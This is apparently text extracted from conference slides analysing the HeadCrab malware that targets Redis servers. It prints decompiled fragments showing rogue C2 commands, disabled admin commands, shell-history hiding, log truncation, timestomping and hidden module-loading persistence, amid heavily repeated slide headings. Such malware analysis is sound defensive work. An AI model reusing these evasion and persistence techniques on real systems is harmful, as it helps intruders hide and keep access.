
Attack Phases



Infection > C2 Channel > Defense Evasion > Persistency > Lateral Movement

#BHEU @BlackHatEvents

Attack Graph - Infection



Redis Commands as C2

```
RedisModule_CreateCommand(a1, "rdsa", sub_8B94, v7, 1LL, 1LL, 1LL);
RedisModule_CreateCommand(a1, "rdss", sub_9CEA, v7, 1LL, 1LL, 1LL);
RedisModule_CreateCommand(a1, "rdsp", sub_8211, v7, 1LL, 1LL, 1LL);
RedisModule_CreateCommand(a1, "rdsi", sub_9E47, v7, 1LL, 1LL, 1LL);
RedisModule_CreateCommand(a1, "rdsc", sub_12055, v7, 1LL, 1LL, 1LL);
RedisModule_CreateCommand(a1, "rdsm", sub_903B, v7, 1LL, 1LL, 1LL);
RedisModule_CreateCommand(a1, "rdsr", sub_11EE7, v7, 1LL, 1LL, 1LL);
RedisModule_CreateCommand(a1, "rdsx", sub_C5AC, v7, 1LL, 1LL, 1LL);
```

New commands creation by the HeadCrab malware

```
RDSR
+OK
..x..).r....4...k.~...9..7J.....S.9.8..7{..h.3..R.k.by.....$..k.D1 9.....%.G..]i9.}1.P.m....G["
.....f.Kxq.b...9.....g_v{.1q.Bw.'..vx....B.:.....7;.M{.9Y..A...>Z..._.Yj|...J$.....y..A.m^*L....U.W)L<#}
g1_.F...I.w.H.+..6.na...vC,...?!....dc..x.....W..."..ifa.n.E
...}.1.d.W.`A.#.e...5).0A..s.....Pw_.P.;i..._B{V...D.....{....9.. ....m...S..b.E.H.,
.....C/.....j".e...0w.6^![Z.....z....v...Q.H..g..{...J..|;..1(..:kY.....H
...$....
-` .a....;      .g.e.E.....p....CZ.....M...i.k..X..>..C.....N:-.%N.+...q.. "z...
...@h._.dL:v..Y....A.....      .....
```

Encrypted network communication over Redis commands

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement


Default Redis Commands Overwrite

```
overwrite_command("client", qword_2467B0, 0LL, 0LL, empty_error)
overwrite_command("debug", qword_2467A8, 0LL, 0LL, invalid_command_err)
overwrite_command("shutdown", qword_2467A0, 0LL, 0LL, invalid_command_err_0)
overwrite_command("monitor", qword_246798, 0LL, 0LL, invalid_command_err_1)
overwrite_command("slaveof", qword_246790, 0LL, 0LL, invalid_command_err_2) // Overwritten command
overwrite_command("replicaof", qword_246788, 0LL, 0LL, invalid_command_err_3)
overwrite_command("config", qword_246780, 0LL, 0LL, invalid_command_err_4)
overwrite_command("module", qword_2467B8, 0LL, 0LL, invalid_command_err_5)) )
```

```
__int64 __fastcall invalid_command_err(__int64 a1)
{
    return addReplyError(a1, "Invalid command specified");
}
```

Default functions overwritten by the HeadCrab malware


Attack Graph – C2 Channel



Memory Backed Files



`memfd:`



`/dev/shm`



`/tmp`



`Network
buffer`

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Operation Security

How HeadCrab managed to stay under the radar?

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Special Defense Evasion Abilities

Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestamping

Environment Awareness

Clever Persistency Planting

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Special Defense Evasion Abilities

Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestamping

Environment Awareness

Clever Persistency Planting

```
argv[1] = "-i";
envp[0] = "PATH=/usr/local/sbin:/usr/local/bin";
envp[1] = "HISTFILE=/dev/null";
envp[2] = &v19[14];
envp[3] = &v20[17];
envp[4] = "TERM=xterm";
ai_set_rlimit_and_check_stack(v9);
*(_DWORD *)&mmaped_480->buffer[404] = 1;
_mm_mfence();
execve(v8, argv, envp);
```

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Special Defense Evasion Abilities

Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestomping

Environment Awareness

Clever Persistency Planting

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Special Defense Evasion Abilities

Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestomping

Environment Awareness

Clever Persistency Planting

```
truncate("/var/log/redis/redis.log", 0LL);
truncate("/var/log/redis/redis-server.log", 0LL);
truncate("/var/log/redis_6379.log", 0LL);
arg2 = 0LL;
truncate("/var/log/redis_6380.log", 0LL);
```

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Special Defense Evasion Abilities

Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestamping

Environment Awareness

Clever Persistency Planting

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Special Defense Evasion Abilities



Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestamping

Environment Awareness

Clever Persistency Planting

```
return setxattr(path, "trusted.cfg", v5, 0x18uLL, 0);
```

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Special Defense Evasion Abilities

Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestamping

Environment Awareness

Clever Persistency Planting

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Special Defense Evasion Abilities

Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestamping

Environment Awareness

Clever Persistence Planting

```
err = luaL_loadfile(L, name, 0LL);
remove_lock_from_addr((volatile signed __int32 *)::mmapped_RW_addr
if ( !err )
{
    memfd_or_tmpfile_and_return_fd = create_memfd_or_tmpfile_and_re-
v116 = memfd_or_tmpfile_and_return_fd;
    if ( memfd_or_tmpfile_and_return_fd != -1 )
    {
        dup2(memfd_or_tmpfile_and_return_fd, 1);
        dup2(v116, 2);
        *v111 = 0;
        v117 = sub_199CA(L, 0LL, 0LL, 0LL, 0LL, 0LL, 0LL);
        if ( !v117 )
        {
            v118 = dofilecont_0(L);
            lua_settop(L, (unsigned int)~v118);
            *v111 = 0;
            goto LABEL_298;
        }
        close(v116);
```

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Special Defense Evasion Abilities

Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestomping

Environment Awareness

Clever Persistency Planting

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Special Defense Evasion Abilities

Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestamping

Environment Awareness

Clever Persistence Planting

```
argv[0] = &ld_so_path;
argv[v22] = v1/;
envp[0] = "PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin";
envp[1] = "TERM=xterm";
envp[2] = "HISTFILE=/dev/null";
dup_saved_fds_to_process_fds(fd, v8);
param.__sched_priority = 0;
sched_setscheduler(0, 3, &param);
ai_set_rlimit_and_check_stack(0LL);
execve(v14, argv, envp);
```

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Special Defense Evasion Abilities

Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestamping

Environment Awareness

Clever Persistency Planting

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Special Defense Evasion Abilities

Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestamping

Environment Awareness

Clever Persistence Planting

```
int __fastcall f_timestamp_file(char *file, __int64 target_time)
{
    __suseconds_t *p_tv_usec; // rdi
    __int64 i; // rcx
    struct timeval time; // [rsp+0h] [rbp-28h] BYREF
    __int64 v7; // [rsp+10h] [rbp-18h]

    p_tv_usec = &time.tv_usec;
    for ( i = 6LL; i; --i )
    {
        *(_DWORD *)p_tv_usec = 0;
        p_tv_usec = (_suseconds_t *)((char *)p_tv_usec + 4);
    }
    time.tv_sec = *(_QWORD *)(&target_time + 72);
    v7 = *(_QWORD *)(&target_time + 88);
    return utimes(file, &time);
}
```

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Special Defense Evasion Abilities

Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestamping

Environment Awareness

Clever Persistency Planting

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Special Defense Evasion Abilities

Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestamping

Environment Awareness

Clever Persistence Planting

```
snprintf(s, 0x40uLL, "/proc/%d/stat" (unsigned int)pid);
// inotify_add_watch
DWORD(v9) = syscall(254LL, (unsigned int)inotify_queue_fd, s, 53
dword_246CA4 = v9;
break;
```

```
while ( 1 )
{
    v7 = a2 + v6;
    v6 += *(unsigned __int16 * )(a2 + v6 + 16);
    if ( *( _BYTE * )(v7 + 18) == 2 )
    {
        v8 = (const char * )(v7 + 19);
        if ( (unsigned int)strlen(v8) - 1 <= 2
            && snprintf(s, 0x104uLL, "/dev/pts/%s", v8) >= 0
            && !xstat(s, &stat_buf)
            && stat_buf.st_atim.tv_sec >= a3 )
        {
            break;
        }
    }
}
```

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Special Defense Evasion Abilities

Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestamping

Environment Awareness

Clever Persistency Planting

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Special Defense Evasion Abilities

Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestamping

Environment Awareness

Clever Persistence Planting

```
// write <spaces> "loadmodule" file2 magic_1 magic_2 <spaces>
snprintf(
    file_buffer,
    0x320uLL,
    "\n%s%s\"%s\" %lld %lld %s%s\n",
    lots_of_spaces,
    (const char *)load_memory_string,
    file_1,
    magic_1,
    magic_2,
    lots_of_break_char,
    lots_of_spaces_1);
write(file_fd, file_buffer, strlen((const char *)file_buffer));
close(file_fd);
```

Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Special Defense Evasion Abilities

Shell History Hiding

Log Clearing

Hiding Data in Attributes

LUA Scripts Execution

Dynamic Loader LOLBin

Files Timestamping

Environment Awareness

Clever Persistence Planting

```
// write <spaces> "loadmodule" file2 magic_1 magic_2 <spaces>
snprintf(
    file_buffer,
    0x320uLL,
    "\n%s%s\"%s\" %lld %lld %s%s\n",
    lots_of_spaces,
    (const char *)load_memory_string,
    file_1,
    magic_1,
    magic_2,
    lots_of_break_char,
    lots_of_spaces_1);
write(file_fd, file_buffer, strlen((const char *)file_buffer));
close(file_fd);
```



Infection

C2 Channel

Defense Evasion


Persistency

Lateral Movement

Persistency



**Module
Auto-Loading**



**Credentials Stealing
Service**



init.d Script



Network Pivoting & Tunneling



Infection

C2 Channel

Defense Evasion

Persistency

Lateral Movement

Network Pivoting & Tunneling



